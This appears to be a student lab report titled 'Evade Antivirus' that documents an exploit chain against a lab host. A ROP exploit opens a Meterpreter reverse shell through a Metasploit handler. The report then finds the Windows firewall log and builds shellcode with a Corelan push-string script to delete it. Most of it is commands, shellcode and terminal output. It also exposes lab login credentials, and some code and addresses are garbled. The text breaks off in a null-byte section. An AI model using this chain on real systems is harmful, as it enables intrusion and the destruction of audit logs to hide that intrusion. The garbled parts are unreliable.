

TASK 7

Evade Antivirus

Rev B




Table of Contents

1 Confirmed Task 6 payload still works.....	3
2 Locate Firewall.....	6
3 Creating opcodes to push to the string.....	12
4 Dealing with Null Bytes.....	15
5 Using Mona for Opcodes	17
6 Identify Function Addresses	18
7 Sudo String Code in Notes	20
8 Run Exploit.....	22

1 Confirmed Task 6 payload still works.

Copied to new name for task 8.

```
Cp rop10 8a  
Nano 8a
```


Confirmed 8a works

PuTTY information
IP: 10.0.99.30


Username:
phantom3472

Password:
wgSOx9Od3s7q166vXoXu

enter: msfconsole



```
phantom3472@ip-10-0-99-30: ~  
phantom3472@ip-10-0-99-30's password:  
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
  
Get cloud support with Ubuntu Advantage Cloud Guest:  
http://www.ubuntu.com/business/services/cloud  
  
30 packages can be updated.  
3 updates are security updates.  
  
New release '18.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
*** System restart required ***  
Last login: Fri Dec 29 17:22:57 2023 from 10.0.2.163  
phantom3472@ip-10-0-99-30:~$ msfconsole
```

```
*** System restart required ***  
Last login: Fri Dec 29 00:40:31 2023 from 10.0.2.163  
phantom3472@ip-10-0-99-30:~$ msfconsole
```

```
phantom3472@ip-10-0-99-30:~$ msfconsole

[metasploit v4.14.22-dev-e4ea618]
+ --=[ 1657 exploits - 947 auxiliary - 293 post      ]
+ --=[ 486 payloads - 40 encoders - 9 nops        ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /opt/metasploit-framework/documentation/beef.rc for ERB directives.
resource (/opt/metasploit-framework/documentation/beef.rc)> load msgrpc ServerHost=127.0.0.1 User=msf Pass=F!$h$t!ck$ SSL=y
[*] MSGRPC Service: 127.0.0.1:55552 (SSL)
[*] MSGRPC Username: msf
[*] MSGRPC Password: F!$h$t!ck$
[*] Successfully loaded plugin: msgrpc
msf >
```

Enter:

use exploit/multi/handler

then enter:

exploit

```
[*] MSGRPC Password: F!$h$t!ck$ 
[*] Successfully loaded plugin: msgrpc
msf > use exploit/multi/handler
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.99.30:4444
```

In the first PuTTY window run exploit code (in this instance ./8a).

```
phantom3472@ip-10-0-99-30:~  
phantom3472@ip-10-0-99-30:~$ login as: phantom3472  
phantom3472@ip-10-0-99-30:~$ phantom3472@ip-10-0-99-30's password:  
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)  
  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
  
Get cloud support with Ubuntu Advantage Cloud Guest:  
 http://www.ubuntu.com/business/services/cloud  
  
32 packages can be updated.  
3 updates are security updates.  
  
New release '18.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
*** System restart required ***  
Last login: Mon Jan 15 18:44:28 2024 from 10.0.1.190  
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.1.163 1234  
Welcome to the Aerospatale-Trombert-USA DNS server  
All queries are restricted to the intranet domain at-usa.co  
  
^C  
phantom3472@ip-10-0-99-30:~$ nano rop7  
phantom3472@ip-10-0-99-30:~$ nano rop8  
phantom3472@ip-10-0-99-30:~$ ./rop8  
  File "./rop8", line 70  
    return ''.join(struct.pack('<I', _)) for _ in rop_gadgets)  
SyntaxError: 'return' outside function  
phantom3472@ip-10-0-99-30:~$ nano rop8  
phantom3472@ip-10-0-99-30:~$ ./rop8  
  File "./rop8", line 70  
    return ''.join(struct.pack('<I', _)) for _ in rop_gadgets)  
  
IndentationError: unindent does not match any outer indentation level  
phantom3472@ip-10-0-99-30:~$ nano rop7  
phantom3472@ip-10-0-99-30:~$ cp rop7 rop8  
phantom3472@ip-10-0-99-30:~$ nano rop8  
phantom3472@ip-10-0-99-30:~$ ./rop8  
Traceback (most recent call last):  
  File "./rop8", line 83, in <module>  
    print s.recv(1024)  
socket.error: [Errno 107] Transport endpoint is not connected  
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.1.163 1234  
Welcome to the Aerospatale-Trombert-USA DNS server  
All queries are restricted to the intranet domain at-usa.co  
  
^C  
phantom3472@ip-10-0-99-30:~$ ./rop8
```

This will result in second PuTTY window opening meterpreter>

```
[*] Processing /opt/metasploit-framework/documentation/beef.rc for ERB directive
s.
[*] resource (/opt/metasploit-framework/documentation/beef.rc) > load msgrpc ServerHo
st=127.0.0.1 User=msf Pass=F!$h$t!ck$ SSL=y
[*] MSRPC Service: 127.0.0.1:55552 (SSL)
[*] MSRPC Username: msf
[*] MSRPC Password: F!$h$t!ck$
[*] Successfully loaded plugin: msgrpc
msf > use exploit/multi/handler
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.2.163
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.2.163:23908) at 2024-0
1-04 19:07:10 +0000


meterpreter > 
```

2 Locate Firewall


(C:\Windows\System32\LogFiles\Firewall)

By default, will be named pfirewall


a. C: to get to C drive




b. Windows




c. System32




d. LogFiles




e. Initially the Firewall folder does not exist




By opening Windows Control Panel and clicking on the Windows Firewall with Advanced Security that's in the left window. In the right Action window, click on Properties. Then click on Logging, and it should show the path where it saves log files to.




System and Security




Windows Firewall




Advanced Settings in left column



Properties in right column




Logging – Customize (bottom box)




Confirm Name and click ok


...\\system32\\LogFiles\\Firewall\\pfirewall.log





f. Firewall




g. Pfirewall





If needed file does not exist...
Start notepad as Administrator



Save as





3 Creating opcodes to push to the string...

- a. Clear screen in PuTTY

```
phantom3472@ip-10-0-99-30:~/pps
phantom3472@ip-10-0-99-30:~$ clear
phantom3472@ip-10-0-99-30:~$ phantom3472@ip-10-0-99-30:~$ phantom3472@ip-10-0-99-30:~$ phantom3472@ip-10-0-99-30:~$ phantom3472@ip-10-0-99-30:~$ phantom3472@ip-10-0-99-30:~$ phantom3472@ip-10-0-99-30:~$
```

- b. Create a new directory (in this instance pps)

```
phantom3472@ip-10-0-99-30:~$ mkdir pps
phantom3472@ip-10-0-99-30:~$ cd pps
```

- c. For this project copy from Corelan site.

Converting asm to shellcode : Pushing strings to the stack & returning pointer to the strings

The following little script will produce the opcodes that will push a string to the stack
(pvePushString.pl)

Pve1

```
#!/usr/bin/perl
# Perl script written by Peter Van Eckhoutte
# http://www.corelan.be
# This script takes a string as argument
# and will produce the opcodes
# to push this string onto the stack
#
if ($#ARGV ne 0) {
    print " usage: $0 ".chr(34)."String to put on stack".chr(34)."\n";
    exit(0);
}
#convert string to bytes
my $strToPush=$ARGV[0];
my $strThisChar="";
my $strThisHex="";
my $cnt=0;
my $bytecnt=0;
my $strHex="";
my $strOpcodes="";
my $strPush="";
print "String length : ".length($strToPush)."\n";
print "Opcodes to push this string onto the stack :\n\n";
while ($cnt < length($strToPush))
{
    $strThisChar=substr($strToPush,$cnt,1);
    $strThisHex="\\".ord($strThisChar);
    if ($bytecnt < 3)
    {
        $strHex=$strHex.$strThisHex;
        $bytecnt=$bytecnt+1;
    }
    else
    {
        $strPush = $strHex.$strThisHex;
        $strPush =~ tr/'\\x'/'d';
        $strHex=chr(34)."\\x68".$strHex.$strThisHex.chr(34).
        " //PUSH 0x".substr($strPush,6,2).substr($strPush,4,2).
        substr($strPush,2,2).substr($strPush,0,2);
```

```

$stropcodes=$strHex."\n".$strOpcodes;
$strHex="";
$bytecnt=0;
}
$cnt=$cnt+1;
}
#last line
if (length($strHex) > 0)
{
    while(length($strHex) < 12)
    {
        $strHex=$strHex."\x20";
    }
    $strPush = $strHex;
    $strPush =~ tr/\x//d;
    $strHex=chr(34)."\\x68".$strHex."\\x00".chr(34)."\n" //PUSH 0x00".
    substr($strPush,4,2).substr($strPush,2,2).substr($strPush,0,2);
    $strOpcodes=$strHex."\n".$strOpcodes;
}
else
{
    #add line with spaces + null byte (string terminator)
    $strOpcodes=chr(34)."\\x68\\x20\\x20\\x20\\x00".chr(34).
                "\n" //PUSH 0x00202020".
    print $strOpcodes;

    sub ascii_to_hex ($)
{
    (my $str = shift) =~ s/(.|\\n)/sprintf("%02lx", ord $1)/eg;
    return $str;
}

```

d. Run the shell to get push codes

```

phantom3472@ip-10-0-99-30:~/pps
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Sat Jan 27 18:47:20 2024 from 10.0.2.163
phantom3472@ip-10-0-99-30:~$ cd pps
phantom3472@ip-10-0-99-30:~/pps$ nano pve1
phantom3472@ip-10-0-99-30:~/pps$ nano pve2
phantom3472@ip-10-0-99-30:~/pps$ chmod +x pve
chmod: cannot access 'pve': No such file or directory
phantom3472@ip-10-0-99-30:~/pps$ chmod +x pve1
phantom3472@ip-10-0-99-30:~/pps$ ./pve1
usage: ./pve1 "String to put on stack"
phantom3472@ip-10-0-99-30:~/pps$ ./pve1 "C:\Windows\System32\LogFiles\Firewall\p
firewall.log"
String length : 51
Opcodes to push this string onto the stack :

"\x68\x6c\x6f\x67\x00" //PUSH 0x00676f6c
"\x68\x61\x6c\x6c\x2e" //PUSH 0x2e6c6c61
"\x68\x69\x72\x65\x77" //PUSH 0x7657269
"\x68\x6c\x5c\x70\x66" //PUSH 0x66705c6c
"\x68\x65\x77\x61\x6c" //PUSH 0x6c617765
"\x68\x5c\x46\x69\x72" //PUSH 0x7269465c
"\x68\x69\x6c\x65\x73" //PUSH 0x73656c69
"\x68\x4c\x6f\x67\x46" //PUSH 0x46676f4c
"\x68\x6d\x33\x32\x5c" //PUSH 0x5c32336d
"\x68\x79\x73\x74\x65" //PUSH 0x65747379
"\x68\x77\x73\x5c\x53" //PUSH 0x535c7377
"\x68\x69\x6e\x64\x6f" //PUSH 0x6f646e69
"\x68\x43\x3a\x5c\x57" //PUSH 0x575c9a43
phantom3472@ip-10-0-99-30:~/pps$ 
```

e. Create a new directory for

Converting asm to shellcode : Putting things together

This is used to create a text box, but will be used / massaged to create a code to delete a file...

```
char code[] =
//first put our strings on the stack
"\x68\x6c\x61\x6e\x00" // Push "Corelan"
"\x68\x43\x6f\x72\x65" // = Caption
"\x8b\xdc" // mov ebx,esp =
//    this puts a pointer to the caption into ebx
"\x68\x61\x6e\x20\x00" // Push
"\x68\x6f\x72\x65\x6c" // "You have been pwned by Corelan"
"\x68\x62\x79\x20\x43" // = Text
"\x68\x6e\x65\x64\x20" //
"\x68\x6e\x20\x70\x77" //
"\x68\x20\x62\x65\x65" //
"\x68\x68\x61\x76\x65" //
"\x68\x59\x6f\x75\x20" //
"\x8b\xcc" // mov ecx,esp =
//    this puts a pointer to the text into ecx

//now put the parameters/pointers onto the stack
//last parameter is hwnd = 0.
//clear out eax and push it to the stack
"\x33\xc0" //xor eax,eax => eax is now 00000000
"\x50" //push eax
//2nd parameter is caption. Pointer is in ebx, so push ebx
"\x53"
//next parameter is text. Pointer to text is in ecx, so do push ecx
"\x51"
//next parameter is button (OK=0). eax is still zero
//so push eax
"\x50"
//stack is now set up with 4 pointers
//but we need to add 8 more bytes to the stack
//to make sure the parameters are read from the right
//offset
//we'll just add another push eax instructions to align
"\x50"
// call the function
"\xc7\xc6\xea\x07\x45\x7e" // mov esi,0x7E4507EA
"\xff\xe6"; //jmp esi = launch MessageBox
```

4 Dealing with Null Bytes


In this instance the code is:

00676f6c

